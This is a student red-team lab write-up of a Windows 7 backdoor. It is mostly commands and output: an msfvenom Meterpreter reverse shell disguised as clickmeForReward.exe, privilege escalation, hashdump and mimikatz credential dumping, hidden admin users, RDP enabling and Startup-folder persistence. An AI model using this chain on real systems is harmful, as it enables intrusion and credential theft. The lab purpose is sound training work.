Windows Backdoor Task

By: Hadeer Amr Fawzy

Introduction

This exercise is a controlled red-team lab designed to demonstrate the lifecycle of a Windows backdoor attack in a safe, legal setting for the purpose of learning detection and defense. The goal is not to cause harm but to reproduce common attacker techniques inside an isolated environment so defenders can observe, analyze, and improve protections. Throughout the exercise we simulate the four classic phases of a targeted intrusion initial access and payload delivery, establishing control (command-and-control), post-exploitation (lateral movement, persistence, credentials), and covering tracks while strictly following lab rules, documented authorization, and ethical guidelines.

The outcomes we want are simple and measurable:
(1) produce reproducible telemetry and artifacts that show how an attacker behaves
(2) capture and preserve logs and evidence for analysis
(3) map detection controls were effective or missed events
(4) recommend mitigations to reduce risk in production systems.

All actions are executed on lab hosts you own or have explicit permission to use (virtual machines, isolated network), and the documentation focuses on lessons learned and defensive improvements rather than operational instructions.

Let's start:

Information gathering

The exercise began with reconnaissance to map the lab network and identify the target machine 192.168.1.23. I used the arp-scan tool to discover local hosts and then I used Nmap different scans to confirm the target open ports, running services and its versions I found SSH (22/tcp) and Remote Desktop Protocol (RDP) (3389/tcp).
A subsequent script-based Nmap scan exposed high-severity vulnerabilities (CVSS 9.8+) in the running OpenSSH 6.7 version, along with potential exploits related to Windows SMB Services and the HTTPAPI Service.
I leveraged this knowledge to select the initial access vector.

```
┌──(kali㉿kali)-[~]
└─$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 00:0c:29:4e:95:63, IPv4: 192.168.1.16
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1     34:36:54:e5:49:c3       (Unknown)
192.168.1.2     fc:9f:fd:3e:30:3c       (Unknown)
192.168.1.12    00:0c:29:6b:fd:f2       (Unknown)
192.168.1.14    70:08:94:4d:81:9f       (Unknown)
192.168.1.21    9a:d2:e5:c2:0e:a5       (Unknown: locally administered)
192.168.1.10    1e:22:53:4e:d6:59       (Unknown: locally administered)
192.168.1.3     84:7a:b6:2e:64:6d       (Unknown)
192.168.1.6     d2:fa:be:d0:81:a0       (Unknown: locally administered)

10 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.905 seconds (134.38 hosts/sec). 8 responded
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -PR 192.168.1.23
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-10-03 10:49 EDT
Nmap scan report for 192.168.1.23 (192.168.1.23)
Host is up (0.0010s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT     STATE SERVICE
22/tcp   open  ssh
3389/tcp open  ms-wbt-server
MAC Address: 00:0C:29:6B:FD:F2 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 10.22 seconds
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -sS -sV --script vuln 192.168.1.23
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-10-03 10:43 EDT
Nmap scan report for 192.168.1.23 (192.168.1.23)
Host is up (0.0019s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT     STATE SERVICE            VERSION
22/tcp   open  ssh                OpenSSH 6.7 (protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:6.7:
|       DF059135-2CF5-5441-8F22-E6EF1DEE5F6E    10.0    https://vulners.com/gitee/DF059135-2CF5-5441-8F22-E6EF1DEE5F
6E      *EXPLOIT*
|       PACKETSTORM:173661      9.8     https://vulners.com/packetstorm/PACKETSTORM:173661      *EXPLOIT*
|       F0979183-AE88-53B4-86CF-3AF0523F3807    9.8     https://vulners.com/githubexploit/F0979183-AE88-53B4-86CF-3A
F0523F3807      *EXPLOIT*
|       CVE-2023-38408  9.8     https://vulners.com/cve/CVE-2023-38408
|       CVE-2016-1908   9.8     https://vulners.com/cve/CVE-2016-1908
|       B8190CDB-3EB9-5631-9828-8064A1575B23    9.8     https://vulners.com/githubexploit/B8190CDB-3EB9-5631-9828-80
64A1575B23      *EXPLOIT*
|       8FC9C5AB-3968-5F3C-825E-E8DB5379A623    9.8     https://vulners.com/githubexploit/8FC9C5AB-3968-5F3C-825E-E8
DB5379A623      *EXPLOIT*
|       8AD01159-548E-546E-AA87-2DE89F3927EC    9.8     https://vulners.com/githubexploit/8AD01159-548E-546E-AA87-2D
E89F3927EC      *EXPLOIT*
|       2227729D-6700-5C8F-8930-1EEAFD4B9FF0    9.8     https://vulners.com/githubexploit/2227729D-6700-5C8F-8930-1E
EAFD4B9FF0      *EXPLOIT*
|       0221525F-07F5-5790-912D-F4B9E2D1B587    9.8     https://vulners.com/githubexploit/0221525F-07F5-5790-912D-F4
B9E2D1B587      *EXPLOIT*
|       CVE-2015-5600   8.5     https://vulners.com/cve/CVE-2015-5600
|       CVE-2016-0778   8.1     https://vulners.com/cve/CVE-2016-0778
|       BA3887BD-F579-53B1-A4A4-FF49E953E1C0    8.1     https://vulners.com/githubexploit/BA3887BD-F579-53B1-A4A4-FF
49E953E1C0      *EXPLOIT*
|       4FB01B00-F993-5CAF-BD57-D7E290D10C1F    8.1     https://vulners.com/githubexploit/4FB01B00-F993-5CAF-BD57-D7
E290D10C1F      *EXPLOIT*
|       055DEFEB-CD2B-5C05-8024-AA3008C76046    8.1     https://vulners.com/gitee/055DEFEB-CD2B-5C05-8024-AA3008C760
```

Based on the Nmap scan, the most severe vulnerabilities I have found that could be exploited:

OpenSSH 6.7 Vulnerabilities cynet.com

Multiple high-severity exploits available (CVSS scores 9.8+)

Recent vulnerabilities including CVE-2023-38408

Multiple exploitation paths available through SSH protocol

Windows SMB Services cynet.com

Multiple open SMB ports (135, 139, 445)

Potential for exploitation through Windows RPC

Common misconfiguration vulnerabilities

HTTPAPI Service cynet.com

Running on port 5357


Potential for DLL hijacking

Service configuration vulnerabilities

NTI Ethical Hacking


Initial Access & Payload Delivery

Initial access was achieved through social engineering in some cases I can use temporary mail for example to send link of my fake website to make victim open the website and download the malicious file.





I used a file named clickmeForReward.exe. The malicious payload, a Meterpreter reverse TCP shell, was created using msfvenom on Kali host, targeting Windows x86 architecture and set to connect back to 192.168.1.16:8443. a reverse TCP connection, meaning the compromised machine initiates contact with the attacker's system this reverse connection makes it harder to detect than traditional malware that waits for incoming connections This executable was hosted on a web server, and the victim user was convinced to download and run it on the target Windows 7 system, simulating the delivery and execution of the malicious binary.

```
┌──(kali㉿kali)-[/var/www/html/openMe]
└─$ sudo msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -f exe LHOST=192.168.1.16 LPORT=8443 -o clickmeForReward.exe
[sudo] password for kali:
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 7168 bytes
Saved as: clickmeForReward.exe
```





```
┌──(kali㉿kali)-[/var/www/html/openMe]
└─$ ls -alh
total 16K
drwxrwxr-x 2 root root 4.0K Oct  2 07:34 .
drwxr-xr-x 6 root root 4.0K Oct  2 07:19 ..
-rw-r--r-- 1 root root 7.0K Oct  2 07:34 clickmeForReward.exe
```





NTI Ethical Hacking

By the way I put the payload I crafted on metadefender to sea how many engine could detect it is malicious I found 11 out of 22 engine.




Establishing Control

With the payload executed, I established a Command-and-Control (C2) channel. I used the Metasploit multi/handler module, configured to listen on 192.168.1.16:8443. This setup successfully captured the incoming connection from the target machine (192.168.1.23) on a high port, resulting in a stable Meterpreter session. This session provided remote, interactive control over the compromised host.

```
msf post(multi/manage/shell_to_meterpreter) > use /exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > show options

Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.
```

```
msf exploit(multi/handler) > set lhost 192.168.1.16
lhost => 192.168.1.16
msf exploit(multi/handler) > set lport 8443
lport => 8443
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > show options

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.16     yes       The listen address (an interface may be specified)
   LPORT     8443             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.

msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.16:8443
[*] Sending stage (177734 bytes) to 192.168.1.23
[*] Meterpreter session 1 opened (192.168.1.16:8443 → 192.168.1.23:49369) at 2025-10-03 09:41:44 -0400

meterpreter >
```



NTI Ethical Hacking

Post-Exploitation

this was my privilege at the beginning

```
meterpreter > sysinfo
Computer        : IEWIN7
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
```

```
C:\Users\IEUser\Desktop>whoami
whoami
iewin7\ieuser
```

```
C:\Users\IEUser\Desktop>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeSecurityPrivilege           Manage auditing and security log          Disabled
SeTakeOwnershipPrivilege      Take ownership of files or other objects  Disabled
SeLoadDriverPrivilege         Load and unload device drivers            Disabled
SeSystemProfilePrivilege      Profile system performance                Disabled
SeSystemtimePrivilege         Change the system time                    Disabled
SeProfileSingleProcessPrivilege Profile single process                  Disabled
SeIncreaseBasePriorityPrivilege Increase scheduling priority            Disabled
SeCreatePagefilePrivilege     Create a pagefile                         Disabled
SeBackupPrivilege             Back up files and directories             Disabled
SeRestorePrivilege            Restore files and directories             Disabled
SeShutdownPrivilege           Shut down the system                      Disabled
SeDebugPrivilege              Debug programs                            Disabled
SeSystemEnvironmentPrivilege  Modify firmware environment values        Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeRemoteShutdownPrivilege     Force shutdown from a remote system       Disabled
SeUndockPrivilege             Remove computer from docking station      Disabled
SeManageVolumePrivilege       Perform volume maintenance tasks          Disabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
SeTimeZonePrivilege           Change the time zone                      Disabled
SeCreateSymbolicLinkPrivilege Create symbolic links                     Disabled
```

Once control was established, I performed several post-exploitation actions to escalate privileges and ensure persistence.

First, the getsystem command was used to immediately escalate privileges to NT AUTHORITY\SYSTEM.

```
meterpreter > load priv
[!] The "priv" extension has already been loaded.
```

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > sysinfo
Computer        : IEWIN7
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

```
C:\Windows\system32>whoami
whoami
nt authority\system
```

```
C:\Windows\system32>whoami /groups
whoami /groups

GROUP INFORMATION
-----------------

Group Name                             Type             SID          Attributes
====================================== ================ ============ ==================================================
BUILTIN\Administrators                 Alias            S-1-5-32-544 Enabled by default, Enabled group, Group owner
Everyone                               Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
Mandatory Label\System Mandatory Level Label            S-1-16-16384

C:\Windows\system32>netstat
netstat

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    192.168.1.12:49339     192:8443               ESTABLISHED
```

```
C:\Windows\system32>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeLockMemoryPrivilege         Lock pages in memory                      Enabled
SeTcbPrivilege                Act as part of the operating system       Enabled
SeSystemProfilePrivilege      Profile system performance                Enabled
SeProfileSingleProcessPrivilege Profile single process                  Enabled
SeIncreaseBasePriorityPrivilege Increase scheduling priority            Enabled
SeCreatePagefilePrivilege     Create a pagefile                         Enabled
SeCreatePermanentPrivilege    Create permanent shared objects           Enabled
SeDebugPrivilege              Debug programs                            Enabled
SeAuditPrivilege              Generate security audits                  Enabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Enabled
SeTimeZonePrivilege           Change the time zone                      Enabled
SeCreateSymbolicLinkPrivilege Create symbolic links                     Enabled
```

Then I harvested credentials using hashdump and creds_all, retrieving NTLM hashes and plaintext credentials for multiple users.

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
IEUser:1000:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035:::
```

```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  **/

Success.
```

```
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
===============

Username     Domain  NTLM                              SHA1
--------     ------  ----                              ----
IEUser       IEWIN7  fc525c9683e8fe067095ba2ddc971889  e53d7244aa8727f5789b01d8959141960aad5d22
rdpuser      IEWIN7  89551acff8895768e489bb3054af94fd  53b82718281a81ce064fca37118f0127112844d6
sshd_server  IEWIN7  8d0a16cfc061c3359db455d00ec27035  94bd2df8ae5cadbbb5757c3be01dd40c27f9362f

wdigest credentials
===================

Username     Domain     Password
--------     ------     --------
(null)       (null)     (null)
IEUser       IEWIN7     Passw0rd!
IEWIN7$      WORKGROUP  (null)
rdpuser      IEWIN7     P@ssw0rd123
sshd_server  IEWIN7     D@rj33l1ng

kerberos credentials
====================

Username     Domain     Password
--------     ------     --------
(null)       (null)     (null)
IEUser       IEWIN7     (null)
iewin7$      WORKGROUP  (null)
rdpuser      IEWIN7     (null)
sshd_server  IEWIN7     (null)
```

NTI Ethical Hacking

For continued access, a new administrative user, newUser (and adminops and rdpuser), was created and added to the Administrators and "Remote Desktop Users" groups.RDP was enabled in the system registry and firewall. And finally exploiting ssh to connect remotely to the machine and those are my steps :

```
C:\Windows\system32>net user rdpuser P@ssw0rd123 /add
net user rdpuser P@ssw0rd123 /add
The account already exists.

More help is available by typing NET HELPMSG 2224.


C:\Windows\system32>net localgroup Administrators rdpuser /add
net localgroup Administrators rdpuser /add
System error 1378 has occurred.

The specified account name is already a member of the group.


C:\Windows\system32>net localgroup "Remote Desktop Users" rdpuser /add
net localgroup "Remote Desktop Users" rdpuser /add
System error 1378 has occurred.

The specified account name is already a member of the group.
```

```
C:\Windows\system32>net user newUser P@ssw0rd! /add
net user newUser P@ssw0rd! /add
The command completed successfully.


C:\Windows\system32>net localgroup Administrators newUser /add
net localgroup Administrators newUser /add
The command completed successfully.


C:\Windows\system32>net localgroup "Remote Desktop Users" newUser /add
net localgroup "Remote Desktop Users" newUser /add
The command completed successfully.
```

```
C:\Windows\system32>net localgroup Administrators adminops /add
net localgroup Administrators adminops /add
The command completed successfully.
```

```
C:\Windows\system32>net localgroup Administrators
net localgroup Administrators
Alias name     Administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
adminops
attacker
IEUser
newUser
rdpuser
sshd_server
The command completed successfully.
```


```
C:\Windows\system32>reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t
ERROR: Invalid syntax.
Type "REG ADD /?" for usage.

C:\Windows\system32>reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWO
RD /d 0 /f
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
The operation completed successfully.

C:\Windows\system32>netsh advfirewall firewall set rule group="remote desktop" new enable=Yes
netsh advfirewall firewall set rule group="remote desktop" new enable=Yes

Updated 2 rule(s).
Ok.


C:\Windows\system32>net start TermService
net start TermService
The requested service has already been started.

More help is available by typing NET HELPMSG 2182.
```

NTI Ethical Hacking

```
C:\Windows\system32>sc query termservice
sc query termservice

SERVICE_NAME: termservice
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 4  RUNNING
                             (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
```

```
C:\Windows\system32>net localgroup "Remote Desktop Users"
net localgroup "Remote Desktop Users"
Alias name     Remote Desktop Users
Comment        Members in this group are granted the right to logon remotely

Members

-------------------------------------------------------------------------------
attacker
newUser
rdpuser
The command completed successfully.
```

```
┌──(kali㉿kali)-[~]
└─$ rdesktop -u rdpuser -p 'P@ssw0rd123' 192.168.1.12:3389
Autoselecting keyboard map 'en-us' from locale
Core(warning): Certificate received from server is NOT trusted by this system, an exception has been added by the user to trust this specific certificate.
Failed to initialize NLA, do you have correct Kerberos TGT initialized ?
Core(warning): Certificate received from server is NOT trusted by this system, an exception has been added by the user to trust this specific certificate.
Connection established using SSL.
Protocol(warning): process_pdu_logon(), Unhandled login infotype 1
Clipboard(error): xclip_handle_SelectionNotify(), unable to find a textual target to satisfy RDP clipboard text request
```



Here I exploited the open port I discovered using nmap which gave me access to ssh and this is very critical I could run commands and take access here I used to create new user and checking the running processes also I could mess with those process and I could end what I need from the system

```
┌──(kali㉿kali)-[~]
└─$ ssh IEUser@192.168.1.23
IEUser@192.168.1.23's password:
-sh-4.1$
```


```
-sh-4.1$ net user newuser MyPass123 /add
```


```
-sh-4.1$ tasklist

Image Name                     PID Session Name        Session#    Mem Usage
========================= ======== ================ =========== ============
System Idle Process              0 Services                   0         24 K
System                           4 Services                   0        648 K
smss.exe                       244 Services                   0        804 K
csrss.exe                      312 Services                   0      3,296 K
csrss.exe                      360 Console                    1      5,608 K
wininit.exe                    368 Services                   0      3,360 K
```

Then I copied the initial payload (clickmeForReward.exe) to the All Users Startup folder (C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup) to ensure the backdoor reactivates on reboot but I need to make it more stealthy

```
C:\Users\IEUser\Desktop>copy "C:\Users\IEUser\Downloads\clickmeForReward.exe" "C:\ProgramData\Microsoft\Windows\Star
t Menu\Programs\Startup"
copy "C:\Users\IEUser\Downloads\clickmeForReward.exe" "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup"
        1 file(s) copied.
```

